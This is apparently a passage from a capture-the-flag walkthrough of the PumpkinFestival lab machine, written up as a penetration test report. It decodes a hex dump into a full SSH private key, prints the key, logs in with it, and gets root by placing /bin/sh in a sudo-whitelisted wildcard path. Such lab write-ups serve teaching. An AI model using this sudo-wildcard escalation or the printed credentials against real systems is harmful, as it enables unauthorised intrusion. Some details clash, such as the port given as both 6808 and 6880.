data  data.txt  jack  key
root@kali:~/festival# file jack
jack: ASCII text, with very long lines, with no line terminators
root@kali:~/festival# cat jack
2d 2d 2d 2d 2d 42 45 47 49 4e 20 4f 50 45 4e 53 53 48 20 50 52 49 56 4
 41 41 45 62 6d 39 75 5a 51 41 41 41 41 41 41 41 41 41 42 41 41 41 43
a 59 4a 4a 32 56 33 4c 37 51 74 72 63 6c 4a 70 7a 74 74 35 39 6d 33 57
51 68 33 73 6a 67 41 7a 75 32 74 4c 47 75 50 70 67 69 35 5a 75 38 79 6
 4b 48 78 32 6d 73 6f 48 74 31 76 4f 71 65 50 44 4e 50 76 50 48 52 47
```

Then we used **xxd** to convert and patch the hexdump Into binary.

We got an ssh private key.

```
xxd -r -p jack
```




```
root@kali:~/festival# xxd -r -p jack
-----BEGIN OPENSSH PRIVATE KEY-----
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
16k4l9SUtcrJAAAACXJvb3RAa2FsaQE=
-----END OPENSSH PRIVATE KEY-----
```

As we have got an ssh key, what we did is we used this key to ssh login the target machine on port 6808 with user **jack.**

After successful login we found our final and 10th token **8d66ef0055b43d80c34917ec6c75f706**

```
chmod 600 sshkey
ssh jack@192.168.1.101 -i sshkey -p 6880
file token
./token
sudo -l
```



```
root@kali:~/.ssh# chmod 600 sshkey
root@kali:~/.ssh# ssh jack@192.168.1.101 -i sshkey  -p 6880
-------------------------------------------------------------------------------
                    Welcome to Mission-Pumpkin
      All remote connections to this machine are monitored and recorded
-------------------------------------------------------------------------------

Last login: Mon Jul 22 12:07:27 2019 from 192.168.1.105
-bash: /home/jack/.bash_profile: Permission denied
jack@pumpkin:~$ ls
token
jack@pumpkin:~$ file token
token: setuid ELF 64-bit LSB  executable, x86-64, version 1 (SYSV), dynamically
jack@pumpkin:~$ ./token

PumpkinToken : 8d66ef0055b43d80c34917ec6c75f706

jack@pumpkin:~$ sudo -l
[sudo] password for jack:
Matching Defaults entries for jack on pumpkin:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/

User jack may run the following commands on pumpkin:
    (ALL) /home/jack/pumpkins/alohomora*
```

Privilege Escalation/PumpkinFestival_Ticket


From the above picture, we can see jack has sudoer permission for **alohomora** file.

Now to get the root shell and then finally get the PumpkinFestival_Ticket we will exploit the sudoer permissions of the jack.

We checked for the pumpkins directory but couldn’t find any, so we created a directory named pumpkins and then using echo command we created a file named **alohomora** with **/bin/bash** copied in it.

We then gave it execution permissions and tried to execute the file as **sudoer** and we successfully got **root shell** and eventually the **PumpkinFestival_Ticket** which completes the challenge.

```
mkdir pumpkins
echo "/bin/sh" > /home/jack/pumpkins/alohomora
chmod 777 /home/jack/pumkins/alohomora
id
cd /root
ls
cat PumpkinFestival_Ticket
```



```
jack@pumpkin:~$ mkdir pumpkins
jack@pumpkin:~$ echo "/bin/sh"> /home/jack/pumpkins/alohomora
jack@pumpkin:~$ chmod 777 /home/jack/pumpkins/alohomora
jack@pumpkin:~$ sudo /home/jack/pumpkins/alohomora
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
PumpkinFestival_Ticket
# cat PumpkinFestival_Ticket
------------------------------------------------------------
                        Yippeeeee!
  Congratulations on successfully rooting this machine.

                          ooo
                         $ o$
                        o $$
              ""$$$    o" $$ oo "
          " o$"$oo$$$"o$$o$$"$$$$$ o
         $" "o$$$$$$o$$$$$$$$$$$$$$$o     o
      o$"    "$$$$$$$$$$$$$$$$$$$$$$$o" "oo   o
     " "      o  "$$$o   o$$$$$$$$$$$$$oo$$
    " $      " "o$$$$$ $$$$$$$$$$$"$$$$$$$o
  o  $       o o$$$$$"$$$$$$$$$$$o$$"""$$$$o " "
 o          o$$$$$"    "$$$$$$$$$$ "" oo $$   o $
 $  $       $$$$$  $$$oo "$$$$$$$$o o $$$o$$oo o o
o        o $$$$$oo$$$$$$o$$$$ ""$$oo$$$$$$$$"  " "o
"   o    $ ""$$$$$$$$$$$$$$  o  "$$$$$$$$$$$$   o "
"   $      "$$$$$$$$$$$$$$   "   $$$"$$$$$$$$o  o
$   o      o$"""""$$$$$$$$    oooo$$ $$$$$$$$"   "
$      o""o $$o    $$$$$$$$$$$$$$$$$ ""  o$$$   $ o
 o     " "o "$$$$  $$$$$""""""""""" $  o$$$$$"" o o
 "  " o  o$o" $$$$o  ""          o  o$$$$$"   o
  $         o$$$$$$$$oo            "oo$$$$$$$$"    o
  "$   o o$o $o o$$$$$"$$$$oooo$$$$$$$$$$$$$"o$o
    "o oo  $o$"oo$$$$$o$$$$$$$$$$$$"$$$$$$$$"o$"
     "$ooo $$o$   $$$$$$$$$$$$$$$$ $$$$$$$$$o"
        "" $$$$$$$$$$$$$$$$$$$$$$$" """"
                         """"""
      There were 10 PumpkinTokens on this VM

------------------------------------------------------------
    Love to know your thoughts and suggestions
              Tweet me @askjayanth
------------------------------------------------------------

  Eagerly waiting to see your detailed walk-throughs
            Level 1 : PumpkinGarden
            Level 2 : PumpkinRaising
            Level 3 : PumpkinFestival

  Until next time, Mission-Pumpkin v1.0 signing off...
```

Confidentiality Statement

This report is the exclusive property of Demo Corp and Hacking Articles. This report contains proprietary and confidential information. Duplication, redistribution or use, in whole or in part, in any form, requires consent of both Demo Corp and Hacking Articles.

Disclaimer

A penetration test is considered a snapshot time. The finding and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluation of all security controls. Hacking Articles prioritized the assessment to identify the weakest security controls an attacker would exploit. Hacking Articles recommends conducting similar assessments on an annual basis by internal or third -party assessors to ensure the continued success of the controls.

Contact Information

Auqib Wani is a Certified Ethical Hacker, Penetration Tester and a Tech Enthusiast with more than 5 Years of Experience in the field of Network & Cyber Security.

He is a Asst. Manager at KPMG Global Services in Bengaluru, Karnataka, India.

https://www.linkedin.com/redir/redirect?url=http%3A%2F%2Ffacebook%2Ecom%2Fauqib%2Ewani&urlhash=Pvkf&trk=public_profile_topcard-website

Executive Summary

Hacking Articles evaluated Demo Corp's internal Security posture through penetration testing from June 20th to July 24th 2019.

The following provide a high-level overview of Vulnerabilities.

- Software vulnerabilities
- Hardware vulnerabilities
- Network vulnerabilities
- Social Engineering

- Physical Security vulnerability
- Cryptographic vulnerabilities
- Human factor vulnerabilities

Additional Scans and Reports

Hacking articles provides all information gathered during testing. This includes tokens and full vulnerability scans in detailed formats. These report contain all about pumpkin festival tokens and access root. And additional vulnerabilities were not exploited by hacking articles.

This report contains mainly how to access Root with the help of the tokens and while Getting each token the username password is changing. But atlast we have got the root access of the pumpkinfestival_ticket.

THE END!

THANK YOU!